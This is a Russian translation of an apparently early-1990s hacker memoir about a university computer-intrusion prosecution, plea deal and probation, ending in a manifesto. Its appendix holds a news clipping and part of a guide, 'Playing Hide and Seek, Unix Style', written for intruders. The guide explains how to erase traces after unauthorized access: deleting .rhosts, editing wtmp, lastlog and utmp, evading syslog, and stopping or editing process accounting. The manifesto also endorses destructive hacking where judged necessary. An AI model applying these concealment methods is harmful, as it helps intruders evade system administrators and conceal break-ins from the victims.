Это правда. Всё, что мы предпринимали в собственную защиту, — за исключением контакта с потерпевшей стороной, — наносило нам вред. Все наши разговоры с полицией записывались и проверялись на наличие улик против нас. Письмо прокурору было полностью проигнорировано.

Не предпринимайте абсолютно ничего без юридической консультации. Большинство адвокатов посоветует вам ничего не делать. У адвоката больше рычагов влияния, чем у вас, и он может заключать обязывающие сделки с полицией. Вы — нет.

Мы обсудили возможные линии защиты.

Поскольку ни в одной системе, к которой я получал доступ, не было предупреждений против несанкционированного входа, это считалось правдоподобным аргументом в нашу пользу.

Также нам на руку было то, что мы почти исключительно использовали гостевые аккаунты.

Более технический вопрос — правило наилучших доказательств. Мы задавались вопросом: признает ли суд распечатку в качестве доказательства, если исходный документ является электронным? Как оказалось, распечатки нередко допускаются из-за лазеек в этом правиле, хотя они крайне уязвимы для фальсификации полицией; к тому же большинство электронной переписки не имеет встроенных механизмов аутентификации для подтверждения личности отправителя.

Тем не менее, не имея ничего более серьёзного, чем электронная переписка, обвинение было бы очень сложно доказать. Однако при наличии чего-то близкого к записанному признанию шансы на обвинительный приговор возрастали.

Мы разобрали аффидавит ордера на арест и мои поправки к нему — с сочетанием смеха и тревоги.

«Ну и что вы об этом думаете?» — спросил Дейл.

Помолчав секунду, Деб Лакс сказала: «Это бессмыслица».

«У меня недавно было дело, где один мужик всадил четыре пули в своего шурина — просто потому что тот ему не нравился. Ордер на арест там был на две страницы. Ну, полторы, честно говоря», — сказал Брэд.

«Нам это вообще на что-то поможет? То, что аффидавит откровенно ложный, что в нём буквально больше сотни ошибок?» — спросил я.

«Да, это может помочь», — сказал Брэд.

Мы договорились встретиться на первом слушании.

XIV. Лестничные клетки правосудия

Первое слушание — простая процедура — заняло пять минут. До нашей очереди перед столом судьи предстали ещё пять человек по обвинениям разной тяжести — главным образом за такие тяжкие преступления, как курение марихуаны или вандализм.

Первым вышел Дейл. Ему сообщили о предъявленных обвинениях, спросили, понимает ли он их, — на этом всё.

Когда настала моя очередь и судья спросил, понимаю ли я обвинения, я ответил, что не понимаю, поскольку они непостижимы для здравомыслящего человека. Я рассчитывал на какую-то реакцию — но и для меня на этом всё.

Дата судебного заседания была назначена — снова через несколько месяцев.

За неделю до её наступления заседание снова перенесли.

На той же неделе нам стало известно, что адвокат Дейла, слишком хороший, чтобы быть правдой, Брэд Лансфорд, перешёл в канцелярию окружного прокурора. Его заменил Дэйв Кроули, главный прокурор — вечно раздражённый, рябой пожилой мужчина с манерами и повадками злого бухгалтера.

Кроули отказался рассматривать какую-либо из стратегий, которые мы подробно обсуждали с Брэдом и Деб. Дейл был справедливо возмущён внезапной сменой, как и я: когда мы с Деб пытались обсуждать дело, он вставлял грубые замечания.

В конце концов, после очередного особенно язвительного выпада, я послал его куда подальше или что-то в том же духе и вышел. Мы с Дейлом старались иметь дело только с Деб, и именно она вела оба наших дела до конца — за что я бесконечно ей благодарен.

День наступил.

Мы оделись весьма нарядно: Дейл — в новые шерстяные брюки и пиджак. Я тоже надел новый костюм и вставил в петлицу гвоздику — в знак презрения к происходящему.

Дейл выглядел настолько представительно, что его дважды приняли за адвоката. Этой чести я не удостоился, но тоже выглядел вполне достойно. Месяц назад я сбрил бороду после неудачной попытки её подстричь и теперь выглядел вполне прилично.

Мы понимали, что судьи принимают решения не меньше исходя из внешнего вида, чем из слов. Говорить мы не собирались, поэтому внешность была первостепенна.

Примерно в то же время, что и мы, в здание суда прибыло не менее тридцати специалистов по компьютерной безопасности, полицейских, свидетелей и вспомогательного судебного персонала. Здесь же были Дамир Маннаи и Ричард Девон; мы поздоровались. Ричард Девон смотрел на исход дела оптимистично, как и Дамир Маннаи. Специалисты по компьютерной безопасности сбились в тесную, настороженную кучку; Ричард Девон и Дамир Маннаи держались примерно в трёх метрах от них — ближе к нам, чем к ним. Там же были Роберт Оуэнс, Анджела Томас, Брайан Дженсен и Дэн Эрлих — среди прочих. Они выглядели нервными и скованными в своих попытках одеться официально. Время от времени кто-нибудь из них недобро поглядывал на нас или на Девона с Маннаи. Я улыбался и махал рукой.

Среди специалистов по компьютерной безопасности разгорелся какой-то спор, и судебный пристав вышел с просьбой соблюдать тишину. Когда это понадобилось во второй раз, он просто велел им замолчать и убираться с разговорами на лестничную клетку. Мы с Дейлом давно знали это правило и все встречи с адвокатом проводили на лестничных клетках, которые в любое время были заполнены такими же совещаниями. Казалось, все слушания и ходатайства — лишь пустые ритуалы; все решения принимались за часы до них, на лестничных клетках правосудия.

Наконец появилась Деб Лакс с пачкой документов и тут же ушла, пообещав скоро вернуться. Чуть больше чем через двадцать минут она вернулась с новостью: ей удалось договориться с Эйлин Такер, помощником окружного прокурора.

Принимая во внимание сбивчивость полицейских показаний, несостоятельность аффидавита ордера на арест, враждебность их главного свидетеля Дамира Маннаи и сложность доказывания в суде дела с глубоко технической спецификой, канцелярия окружного прокурора вполне объяснимо не проявляла энтузиазма в нашем преследовании.

Я был рад избежать общения с Эйлин Такер, которую другие сотрудники суда ласково называли «Злой ведьмой Запада». С её бледной кожей и лицом, туго обтянутым черепом — как после слишком многочисленных операций пластической хирургии, — прозвище казалось вполне точным описанием и внешности, и личности.

Договорённость предусматривала Advanced Rehabilitative Disposition — досудебную диверсию, при которой вы фактически получаете испытательный срок и штраф, а обвинения снимаются, не оставляя вам уголовной записи. Именно так обычно заканчиваются дела водителей, впервые задержанных в нетрезвом виде.

По существу — это взятка, чтобы от вас отстала полиция.

Штрафы составили около двух тысяч долларов с каждого, причём Дейлу произвольно назначили штраф на двести долларов больше.

Немного подумав, мы решили, что штрафы слишком велики. Мы отклонили предложение и попросили добиться чего-нибудь лучшего.

После значительно более короткого совещания Деб вернулась с новостью: штрафы удалось снизить примерно на треть. Всё ещё не вполне довольные, но понимая, что судебный процесс, отбор присяжных, задержки, вынесение приговора, ходатайства об открытии доказательств и почти бесконечные жалобы и апелляции займут ещё несколько месяцев, мы согласились. Это было предпочтительнее продолжения адского судебного процесса.

Мы обсудили сделку с Ричардом Девоном снаружи; Дамир Маннаи уже ушёл — у него были неотложные дела до и после запланированных показаний. Мы пришли к выводу, что судебный процесс, вероятно, в итоге завершился бы нашей победой — но какой непосильной ценой? У нас не было ни ресурсов, ни времени на затяжную судебную тяжбу, и никакой приемлемой альтернативы досудебному соглашению.

XV. Конец? Разумеется, нет — конца не бывает

Как нам ошибочно казалось, это был конец. Ещё оставалась дата вынесения приговора и бумаги для подписания.

Впрочем, всё это было формальностью, и впереди были недели. Было время подготовиться. Гончие весны уже шли по следам зимы. Мы с Дейлом надеялись вернуться к тому, что осталось от наших жизней, и насладиться летом.

Этой надежде не суждено было исполниться.

Ибо однажды прекрасной весенней ночью, когда Энди Эриксон [*], местный известный музыкант, входил в Лабораторию электронной музыки, университетская полиция остановила его у окна, когда он готовился войти. Мы быстро объяснили, что наше присутствие санкционировано, и тут же предъявили ключи, удостоверения и другие подтверждения того, что мы вправе находиться в лаборатории.

Тем не менее с поразительной быстротой копы схватили Энди и швырнули его на капот патрульной машины, обыскав на предмет оружия. Они утверждали, что поступило сообщение о вооружённом человеке на территории кампуса.

Оружия найдено не было. Зато при нём оказалось небольшое количество марихуаны и крошечная трубка. Примечательно, что в полицейской сводке в газете на следующий день упоминалось изъятие наркотических атрибутов, однако не было ни слова о вооружённом человеке на территории кампуса.

Энди, математик, работавший над магистерской диссертацией, проводил исследования в здании с грифом секретности и для доступа к месту своей работы имел соответствующий допуск.

Его научный руководитель немедленно лишил его допуска, что серьёзно поставило под угрозу возможность завершения диссертации.

Это — как и мои подозрения относительно прослушки — случай, когда косвенные улики, кажется, подтверждают мою уверенность в том, что полиция и тогда продолжала слежку за моими друзьями и за мной. Однако, как и в случае с подозрениями в прослушке, у меня мучительно мало весомых доказательств, чтобы подтвердить эту уверенность вне разумных сомнений.

Тем не менее полиция продолжала наведываться в лабораторию под тем или иным предлогом. Как-то ночью Джеффри Джонс пригрозил арестовать Дейла за нахождение в Лаборатории электронной музыки, хотя ему неоднократно сообщали, что доступ Дейла туда санкционирован Школой музыки. На следующий день Дейл сдал ключи в полицейскую службу — с горькой обидой.

Однако для копов это стало не победой, а сокрушительным конфузом. Если прежние их действия оставались хотя бы в пределах буквы закона и университетской политики, то это было откровенным и очевидным преследованием, которое немедленно пресекли.

Боб Уилкинс, руководитель Лаборатории электронной музыки; Бёрт Феннер, заведующий отделом электронной музыки; и декан факультета искусств и архитектуры незамедлительно написали письма в университетскую полицию, возражая против этих незаконных действий: ведь именно преподаватели и заведующие кафедрами выдают ключи, а не университетская полиция. Ключи вернули в течение трёх дней.

Тем не менее Джеффри давал выход своей бессильной ярости, раз за разом наведываясь в лабораторию в поздние часы. При очередном визите он снова пригрозил арестовать Дейла, не объяснив ни причины, ни основания для этого.

Полиция — Джеффри и другие — всегда находила какой-нибудь предлог для этих визитов, однако тот факт, что они навещали лабораторию только тогда, когда там находился Дейл, и не беспокоили больше никого, кажется весомым косвенным доказательством того, что эти визиты были чем-то большим, чем плановые проверки.

Однажды попав в поле зрения властей, вы остаётесь в нём навсегда. Возможно, дело пролежит в компьютере десять или двадцать лет. Возможно, к нему больше никогда не обратятся. Однако, возможно, в отдалённом будущем полиция, расследуя какое-нибудь не связанное с вами дело, снова наткнётся на ваше имя. Вы оказались не в том здании или разговаривали не с тем человеком. И вдруг их давно дремавший интерес к вам пробуждается. Вдруг они снова хотят вас допросить. И вдруг, снова, у вас вырывают из-под ног почву.

Вот как умирают демократии — не в революциях и переворотах, не когда кровь течёт по улицам рекой, как живописно пишут исторические романисты. Демократии умирают от бесчисленных мелких уколов. Демократии умирают от мелочных действий мелкотравчатых бюрократов, которые, подобно комарам, каждый высасывают свою каплю жизненной крови, пока не останется ни капли.

XVI. Молния всегда бьёт в одно место дважды

Однажды Дейл получил по почте повестку с требованием дать показания на предстоящем судебном процессе над Роном Гиром, который переехал во Флориду. Копы обвинили его в преступном сговоре при создании аккаунта Хуана в Инженерной компьютерной лаборатории.

Итак, я оказался не только виноват в том, что меня использовали как орудие против одного друга, но ещё и в этом дополнительном осложнении: полиция намеревалась использовать одного моего друга как орудие против другого.

Примечательно, как полиция использует предательство, обман и бесчестные методы для раскрытия преступлений.

Особенно примечательно возросшее применение подобных методов при преследовании преступлений, у которых нет очевидной жертвы. Действительно, в данном конкретном случае

единственная жертва с доказуемым ущербом давала показания против полиции и в защиту обвиняемых.

Дейл решил воспользоваться Пятой поправкой на любой вопрос, касающийся Рона, и рискнуть быть привлечённым за неуважение к суду, лишь бы не стать орудием в чужих руках.

В этом не было необходимости. Рону пришлось проехать более трёх тысяч километров лишь затем, чтобы подписать бумагу и получить ARD. Мы трое переговорили, после чего Рон отправился обратно во Флориду.

XVII. Вынесение приговора

Мы с Дейлом явились в нужный зал суда на вынесение приговора. В коридоре молодой человек в наручниках, которого тащили двое полицейских, кричал: «Мне восемнадцать, и у меня очень плохой день!» Копы невозмутимо волокли его в примыкающее место лишения свободы.

Мы сели.

Председательствующий судья, досточтимый Дэвид К. Грайн, с нескрываемым презрением оглядел комнату, полную таких преступников, как мы. Дебора Лакс присутствовала — снова в роли защитника. Дэвид Кроули, к счастью, отсутствовал.

Судья бегло разбирал каждое дело. По каждому он объявлял размер штрафа, срок испытательного срока и ударял молотком. Непосредственно перед нашим делом он обратился к человеку, стоявшему прямо слева от нас. Вместо обычного приговора ARD он сверкнул садистской ухмылкой и произнёс: «Два года заключения». Преступление — распространение марихуаны. Адвокат возразил. Судья сказал: «Хорошо, два года, один — условно». Адвокат — ещё один функционер из канцелярии государственного защитника — снова сел. Двое копов немедленно вытащили человека из зала суда и увели в тюрьму.

Я отметил, что практически все в зале были бедняками, а те, с кем я успел переговорить, — без образования. Самым распространённым нарушением было вождение в нетрезвом виде.

Судья Грайн перешёл к нашему делу, объявил ожидаемый приговор, и мы поднялись наверх, чтобы получить назначенного офицера по надзору. На меня самого напала досада от того, что я согласился на такое соглашение, — и, вероятно, именно поэтому я был груб с офицером по надзору Томасом Хармоном. Это обернулось визитом к назначенному судом психиатру — для выяснения, не страдаю ли я психическим расстройством или наркотической зависимостью.

Что ни того ни другого нет, выяснилось после одного собеседования, и наркологическое тестирование не потребовалось — чему я рад, потому что отказался бы от него. Реализация этого права, гарантированного Пятой поправкой, в наши дни, конечно, приравнивается к признанию вины. Медленное уничтожение этого права началось с государственной политики «подразумеваемого согласия», по которой, получая водительские права, вы подписываетесь под отказом от права Пятой поправки не свидетельствовать против себя — и тем самым позволяете полицейскому останавливать вас и проверять выдыхаемый воздух по любому поводу или вовсе без повода.

Впоследствии я извинился перед Томасом Хармоном за свою грубость, поскольку он не причинил мне никакого вреда; по сути, работа офицера по надзору — хотя бы не сажать людей, а держать их на воле; и его поведение было менее предосудительным, чем поведение любого другого полицейского, участвовавшего в моём деле.

Вскоре после этого, осознав, что знаю большинство местных полицейских по именам, я уехал из тех мест — официально объявив своим пунктом назначения штат Индиана. Следующие два года я провёл в странствиях с такими путевыми точками, как Новый Орлеан, Денвер, Сиэтл и Каспер (штат Вайоминг), и три года не прикасался к компьютеру — почти испытывая к ним ужас.

Штраф я не платил в ежемесячных рассрочках, которых требовал суд. Я игнорировал практически все условия испытательного срока. Я не поддерживал связь с офицером по надзору, почти решив, что моё отсутствие должны заметить. Я принимал много наркотиков, твёрдо намереваясь стереть всякую память о прежней жизни. В Сиэтле в ходу был героин, и какое-то время я употреблял его.

В конце концов я добрался до заявленного пункта назначения — Индианы, когда до окончания испытательного срока оставалось около трёх месяцев, а штраф так и не был уплачен. Дейл, без моего ведома, позвонил моим родителям и убедил их оплатить штраф.

Мне потребовалось несколько дней на то, чтобы решить, принять ли это предложение; я и мысли не допускал просить их об этом, будучи уверен в отказе. Возможно, я был к ним несправедлив в своих предположениях, но теперь мне нужно было решить, принять ли их помощь.

Если штраф не будет оплачен, мой ARD будет аннулирован и назначена новая дата судебного заседания. Я был наполовину готов вернуться и бороться — меня всё ещё мучил стыд от того, что согласился на такую сделку под давлением. Однако, исчерпывающе обсудив это со всеми, кого знал, я пришёл к выводу, что это было бы глупо и донкихотски. Чёрт возьми, подумал я, Торо поступил так же в схожих обстоятельствах — почему бы и мне нет?

Я принял предложение родителей. Три месяца спустя я получил по почте письмо с уведомлением о прекращении дела и уничтожении всех записей — с примечанием, что записи будут сохранены лишь для определения права на любой будущий ARD. Я верю в это ровно настолько же, насколько верю в то, что АНБ никогда не ведёт слежку за гражданскими лицами. У меня большие сомнения, что ФБР уничтожило все упоминания обо мне в своих файлах. Я выясню это, когда подам запрос на основании Закона о свободе информации и получу ответ.

Сейчас у меня есть законный аккаунт в Интернете, а в результате своего опыта со слабым шифрованием я стал убеждённым шифропанком и противником предложения о «Clipper Chip».

Какова мораль этой истории?

Даже сейчас, имея за плечами несколько лет дистанции и опыта, ясной морали не видно — лишь несколько прагматических выводов.

Я стал пленником собственной самовлюблённости и самонадеянно уверился в том, что интеллект — это неуязвимость. Я считал себя бессмертным и потерпел крах. Это произошло не из-за ума моих противников — глупость полиции была поистине впечатляющей. Это произошло из-за моей собственной веры в свою непогрешимость.

Добрые намерения стоят ровно столько, сколько стоят меры предосторожности, принятые для их воплощения.

Всегда найдётся враг общества номер один. По мере того как переменчивое общественное внимание переключается с кажущейся угрозы наркотиков, оно цепляется за любого нового демона, первым появившегося на экране телевизора. С растущим числом заказных материалов против хакеров в публичных СМИ всё очевидней: хакеры должны стать новыми ведьмами.

Разумно, таким образом, избегать поведения, которое склонно подтверждать стереотипы. На каждого Эммануэля Голдштейна или Р. У. Сириуса на виду у публики приходится дюжина Митников и Хессов; и, увы, именно Митники и Хессы привлекают наибольшее внимание. Те, кто работает на благо общества, куда менее интересны СМИ, чем злостные вандалы или шпионы.

Кроме того, лучше избегать даже видимости нечестности в хакинге — исключая любую личную выгоду.

Фрикинг или взлом ради личной наживы за чужой счёт абсолютно недопустимы. Фактическое разорение небольшой компании путём масштабного телефонного мошенничества не только нравственно отвратительно, но и пополняет казну монополистических телефонных компаний,

которые мы презираем.

Цель хакерства — это, как и всегда, стремление к полному раскрытию информации, которую правительства и корпорации неэтично и незаконно скрывают; добавьте к этому здоровое любопытство и каплю ярости — и получите растворитель, способный растворить самые плотные завесы секретности. Если для этого необходимы разрушительные методы — используйте их; но убедитесь, что вами движет не ненависть, а любовь.

Желание разрушать понятно, и я ему сочувствую: любой, кто не может с ходу назвать дюжину государственных органов, которые только выиграли бы от своего уничтожения, вероятно, слишком туп, чтобы вообще заниматься хакингом. Однако если это разрушение приведёт лишь к непропорциональным государственным репрессиям — оно не просто неуместно, но и контрпродуктивно.

Секретность и накопление информации, столь распространённые в хакерском сообществе, во многом отражают секретность и накопление информации со стороны самого правительства, которому мы противостоим. Желаемый результат — полное раскрытие. Следовательно, немедленное, анонимное и широкополосное распространение материалов, подтверждающих правительственные и корпоративные злоупотребления, — это не право, а обязанность.

Вместо того чтобы просто собирать информацию и распространять её в частном порядке ради личного удовольствия, её необходимо направлять в газеты, на телевидение, в электронные СМИ и через все иные каналы коммуникации — чтобы эту информацию нельзя было немедленно заглушить конфискацией нескольких BBS и чтобы наши истинные мотивы можно было распознать по нашим публичным и видимым действиям.

В условиях, сложившихся после операции «Sun-Devil» и предложения о «Clipper Chip», наши действия не вполне свободны. Правительство объявило войну многочисленным группам собственного населения и тем самым определило условия противостояния. «Война с наркотиками» — яркий тому пример; нам стоит задаться вопросом: что это за правительство, которое объявляет войну собственным гражданам, — и действовать соответственно.

Те из нас, кто стоит за свободу, должны действовать, пока ещё могут.

Времени меньше, чем мы думаем.

"В Германии они сначала пришли за коммунистами, а
я молчал, потому что я не коммунист.
Потом они пришли за евреями, а я молчал,
потому что я не еврей. Потом они пришли за
профсоюзными деятелями, а я молчал, потому что
я не профсоюзный деятель. Потом они пришли за
католиками, а я молчал, потому что я
протестант. Потом они пришли за мной —
а к тому времени никого не осталось, чтобы
говорить." Мартин Нимёллер

"Те, кто готов пожертвовать существенной свободой
ради толики временной безопасности, не достойны
ни свободы, ни безопасности." Бенджамин Франклин

Приложение A

[Из cert-clippings]

Date: Sat, 10 Mar 90 00:22:22 GMT
From: thomas@shire.cs.psu.edu (Angela Marie Thomas)

Subject: PSU Hackers thwarted

The Daily Collegian, среда, 21 февраля 1990 г.

Незаконное использование компьютеров привело к арестам
АЛЕКС Х. ЛИБЕР, штатный автор Collegian

Двое мужчин предстанут перед судом по обвинению в незаконном использовании компьютеров и хищении услуг на предварительном слушании, назначенном на это утро в Суде общей юрисдикции округа Сентре в Беллфонте. Дейл Гаррисон, 111 S. Smith St., и Роберт У. Кларк, 201 Twin Lake Drive, Геттисберг, были арестованы в пятницу в связи с незаконным использованием университетской компьютерной системы, согласно материалам суда. Гаррисону, 36 лет, предъявлены обвинения в хищении услуг, незаконном использовании компьютеров и преступном сговоре. Кларку, 20 лет, предъявлено несколько обвинений в незаконном использовании компьютеров и хищении услуг. [...]

Кларк, которому предъявлены более серьёзные обвинения в тяжком преступлении, предположительно использовал два компьютерных аккаунта без разрешения Центра академических вычислений или кафедры информатики и при создании двух файлов удалил файл из системы. [...] В ходе опроса сотрудниками университетской полиции Кларк заявил в полицейском протоколе, что удалённый файл содержал списки различных групп под названием «ETZGREEK». По словам Кларка, удаление произошло случайно в результате перезаписи файла при попытке скопировать его на пустой файл. Согласно материалам дела, Кларку вменяется использование компьютерного аккаунта на сумму более 1000 долларов. Гаррисону вменяется использование компьютерного времени на сумму более 800 долларов.

Полиция начала расследование предполагаемого незаконного использования компьютеров в ноябре, когда Джо Ламберт, руководитель университетского компьютерного отдела, сообщил полиции о том, что группа людей получает доступ к университетским компьютерным аккаунтам и использует их для входа в другие компьютерные системы. Среди систем, к которым был получен доступ, — Интернет, система компьютерных сетей, объединяющая системы в промышленности, образовании и военной сфере, согласно материалам дела.

Предполагаемое незаконное использование аккаунтов первоначально расследовалось Группой реагирования на компьютерные чрезвычайные ситуации (CERT) Университета Карнеги — Меллона, которая помогает другим компьютерным системам по всему миру расследовать случаи ненадлежащего использования компьютеров.

Мэтт Кроуфорд, технический контакт в компьютерном отделе Чикагского университета, обнаружил, что кто-то использовал компьютерный аккаунт из Университета штата Пенсильвания для доступа к компьютерной системе Чикагского университета.

Playing Hide and Seek, Unix Style (Игра в прятки в стиле Unix)

Автор: Phreak Accident

Руководство по успешному сокрытию и устранению электронных следов при несанкционированном доступе к чужим компьютерным системам (Unix).

Итак. Обидно, не правда ли? Взломать систему — и уже на следующий день лишиться доступа. Именно тогда, когда ты почти добрался до того двухмегабайтного файла с исходным кодом, за которым охотился весь год.

Почему доступ закрыли? Чёрт, ты забыл удалить тот файл `.rhosts`, оставленный в корневом каталоге. Или не потрудился подчистить записи в wtmp. Или не проверил логи tcp_wrapper. Что бы это ни было — это отрезало тебя от системы, а возможно, и привело к разоблачению.

Смоделированный отчёт об инциденте

```
From: mark@abene.com (Mark Dorkenski)
Message-Id: <9305282324.AA11445@jail.abene.com>
To: incident-report@cert.org
Subject: Cracker Breakin
Status: RO

To whom it may concern,

   Last night 2 of our machines were penetrated by an unauthorized
user.  Apparently the cracker (or crackers) involved didn't bother
to clean up after they left.

   The following are logs generated from the time the break-in
occurred.

[/usr/adm/wtmp]:

oracle    ttyp1    192.148.8.15     Tue May 11 02:12 - 04:00  (02:12)
sync      ttyp2    192.148.8.15     Tue May 11 01:47 - 01:47  (00:00)
robert    console                   Mon May 10 06:00 - 04:15  (22:14)
reboot    ~                         Mon May 10 05:59
shutdown  ~                         Sun May  9 11:04

[/usr/adm/messages]:

May  11 02:02:54 abene.com login: 3 LOGIN FAILURES FROM 192.148.8.15
May  11 02:00:32 abene.com login: 4 LOGIN FAILURES FROM 192.148.8.15

[/usr/adm/pacct]:

ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
cat        -     oracle   ttyp1      0.00 secs Tue May  2 19:37
ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
ls         -     oracle   ttyp1      0.00 secs Tue May  2 19:37
rdist      -     root     ttyp1      0.00 secs Tue May  2 19:37
sh         -     root     ttyp0      0.00 secs Tue May  2 19:37
ed         -     root     ttyp0      0.00 secs Tue May  2 19:37
rlogin     -     root     ttyp0      0.00 secs Tue May  2 19:37
ls         -     root     ttyp0      0.00 secs Tue May  2 19:37
more       -     root     ttyp0      0.00 secs Tue May  2 19:34
```

```
We have found and plugged the areas of vulnerability and have restored
original binaries back to the system.  We have already informed the proper
authorities of the breakin, including the domain contact at the remote
host in question.

Can you please relay any information regarding incident reports in our
area?


      Mark Dorkenski
      Network Operations
```

Что тут скажешь — человеческая природа такова, что мы склонны к беспечности и лени. Но когда ты хакер и нелегально взламываешь компьютерные системы, позволить себе подобную роскошь невозможно. Каждое твоё действие при проникновении должно быть точным, лаконичным, острым, хитрым и профессиональным. Нужно знать, когда отступить, когда бежать, когда спрятаться, когда атаковать, а когда просто наблюдать. Скажем проще: если ты наступил в грязь и прошёлся по чистому ковру, не вытерев ног, — жди взбучки.

Я не могу сосчитать, сколько раз видел, как хакер взламывает систему и оставляет в ней грязные следы на каждом шагу. Да что там — добрая четверть хостов в Интернете нуждается в генеральной уборке.

Это грустно. Особенно если учесть, что ты вполне мог прибраться сам. Зачем вообще взламывать системы, если ты оставляешь на консоли несанкционированные приветственные сообщения для администраторов? Не понимаю.

Эта статья — о том, как скрывать своё присутствие: небольшие профессиональные секреты, которые помогают оставаться незамеченным и невидимым для того самого злобного типа — системного администратора.

Начну, пожалуй, с объяснения того, где именно хранятся типичные файлы учёта и журналов, и какую роль они играют в слежении за системной информацией.

Попиваем Jolt и дёргаем за логи

Syslog(3) — «Большой Папа» среди демонов журналирования, владыка всего системного учёта и регистрации событий. Большинство системных компонентов и приложений зависят от `syslogd` для доставки информации (учётных данных, ошибок и т. д.) по нужному адресу. Syslog (syslogd) при запуске читает конфигурационный файл (`/etc/syslog.conf`), чтобы определить, какие средства он будет поддерживать.

Обычно syslog предоставляет следующие средства и приоритеты:

```
Средства (Facilities): kern user mail daemon auth syslog lpr news uucp
Приоритеты (Priorities): emerg alert crit err warning notice info debug
```

Средства — это виды учёта, а приоритеты — уровень срочности, с которым эти средства будут отправлять сообщения. Большинство средств журналируются в отдельные файлы. Наиболее распространённые из них: daemon, auth, syslog и kern.

Приоритеты кодируются как сочетание средства и уровня. Средство обычно описывает ту часть системы, которая генерирует сообщение. Приоритеты определены в ``.

Чтобы обойти или приостановить ведение системного учёта, необходимо понять, как он работает. В случае с syslog важно уметь читать конфигурацию и определять, куда направляются файлы учёта.

Для этого нужно разобраться, как syslog настраивает себя для работы.

Чтение и понимание /etc/syslog.conf

Строки в конфигурационном файле содержат селектор, определяющий, к каким приоритетам сообщений применяется данная строка, а также действие. Поля действия отделяются от селектора одним или несколькими символами табуляции.

Селекторы — это разделённые точкой с запятой списки спецификаторов приоритетов. Каждый приоритет включает средство, описывающее часть системы, которая сгенерировала сообщение, точку и уровень серьёзности сообщения. Можно использовать символические имена. Звёздочка выбирает все средства. Выбираются все сообщения указанного уровня или выше (более высокой серьёзности). Для выбора нескольких средств их перечисляют через запятую. Например:

```
*.emerg;mail,daemon.crit
```

выбирает все средства на уровне emerg, а также средства mail и daemon на уровне crit.

Допустимые средства и уровни, распознаваемые syslogd, перечислены в syslog(3) без префикса `LOG_`. Дополнительное средство `mark` получает сообщение с приоритетом `LOG_INFO` каждые 20 минут (изменяется флагом `-m`). Средство `mark` не активируется полем средства, содержащим звёздочку. Уровень `none` служит для отключения конкретного средства. Например:

```
*.debug;mail.none
```

направляет все сообщения, кроме почтовых, в выбранный файл.

Вторая часть каждой строки описывает, куда записывать сообщение, если строка выбрана. Существует четыре формы:

• Имя файла (начинается с косой черты). Файл открывается в режиме добавления.
• Имя хоста с предшествующим знаком `@`. Выбранные сообщения перенаправляются на syslogd указанного хоста.
• Разделённый запятыми список пользователей. Выбранные сообщения записываются этим пользователям, если они вошли в систему.
• Звёздочка. Выбранные сообщения записываются всем вошедшим в систему пользователям.

Например, конфигурационный файл:

```
kern,mark.debug /dev/console
*.notice;mail.info /usr/spool/adm/syslog
*.crit               /usr/adm/critical
kern.err  @phantom.com
*.emerg  *
*.alert  erikb,netw1z
*.alert;auth.warning ralph
```

записывает все сообщения ядра и отметки каждые 20 минут на системную консоль; все сообщения уровня notice (и выше) и все сообщения почтовой подсистемы, кроме отладочных, — в файл `/usr/spool/adm/syslog`; все критические сообщения — в `/usr/adm/critical`; сообщения ядра уровня error и выше — на `phantom.com`. Все пользователи получают уведомления об аварийных сообщениях; пользователи `erikb` и `netw1z` — об alert-сообщениях или любых предупреждениях (и выше) от системы авторизации; `ralph` — об alert-сообщениях и предупреждениях (и выше) от системы авторизации.

Syslogd создаёт файл `/etc/syslog.pid`, если это возможно; файл содержит единственную строку с идентификатором процесса — он используется для завершения или перенастройки syslogd.

Системные записи о входе в систему

Существует три основных места (файла), где хранится информация о входах в систему:

```
/usr/etc/wtmp
/usr/etc/lastlog
/etc/utmp
```

Файл `utmp` записывает информацию о том, кто в данный момент работает в системе. Файл представляет собой последовательность записей со следующей структурой, объявленной во включаемом файле (`/usr/include/utmp.h`):

```
struct utmp {
      char    ut_line[8];             /* tty name */
      char    ut_name[8];             /* user id */
      char    ut_host[16];            /* host name, if remote */
      long    ut_time;                /* time on */
};
```

Эта структура содержит имя специального файла, связанного с терминалом пользователя, имя для входа в систему и время входа в формате time(3C). Структура варьируется в зависимости от платформы. Поскольку Sun Microsystems поставляет SunOS с `/etc/utmp`, доступным для записи всем пользователям, вы легко можете убрать себя из любого вывода `who`.

Файл `wtmp` записывает все входы и выходы из системы. Пустое имя пользователя означает выход с соответствующего терминала. Имя терминала `~` означает перезагрузку системы в указанное время; пара записей с именами терминалов `|` и `{` фиксирует системное время непосредственно до и после смены времени командой `date`.

`Wtmp` поддерживается программами `login(1)` и `init(8)`. Ни та, ни другая не создают этот файл, поэтому при его удалении или переименовании ведение журнала прекращается. `Wtmp` используется совместно с командой `/usr/ucb/last`.

`/usr/adm/lastlog` используется `login(1)` для хранения дат, времени и мест предыдущих входов. Структура lastlog следующая:

```
struct lastlog {
      time_t  ll_time;
      char    ll_line[8];
      char    ll_host[16];
};
```

Структура lastlog весьма проста: одна запись на UID, хранящаяся в порядке UID.

Создать редактор lastlog и wtmp достаточно просто. Примеры программ приведены в конце файла.

Системный учёт процессов

Как правило, на более защищённых системах включён учёт процессов, позволяющий системе журналировать каждый запускаемый процесс. Обычно данные учёта хранятся в `/usr/adm/acct` или `/usr/adm/pacct`. Эти файлы могут вырасти до весьма внушительных размеров, поэтому их порой сжимают другими системными приложениями и сохраняют в архивном виде как `/usr/adm/savacct` или под аналогичным именем.

Если файл учёта присутствует, но имеет нулевой размер — можно не беспокоиться: учёт процессов не ведётся. Если же он ведётся, способов скрыться от него фактически два. Первый — приостановить или остановить учёт процессов (обычно это делается командой `accton`). Второй — отредактировать существующий файл журнала и «стереть» компрометирующие записи.

Стандартная структура файла учёта процессов:

```
struct  acct
{
      char    ac_comm[10];            /* Accounting command name */
      comp_t  ac_utime;               /* Accounting user time */
      comp_t  ac_stime;               /* Accounting system time */
      comp_t  ac_etime;               /* Accounting elapsed time */
      time_t  ac_btime;               /* Beginning time */
      uid_t   ac_uid;                 /* Accounting user ID */
      gid_t   ac_gid;                 /* Accounting group ID */
      short   ac_mem;                 /* average memory usage */
      comp_t  ac_io;                  /* number of disk IO blocks */
      dev_t   ac_tty;                 /* control typewriter */
      char    ac_flag;                /* Accounting flag */
};
```

Удалить все свои записи учёта крайне непросто: даже если вы запустите программу для их очистки, сам этот процесс будет добавлен в журнал после завершения.

Пример программы для удаления записей учёта процессов приведён в конце этой статьи.

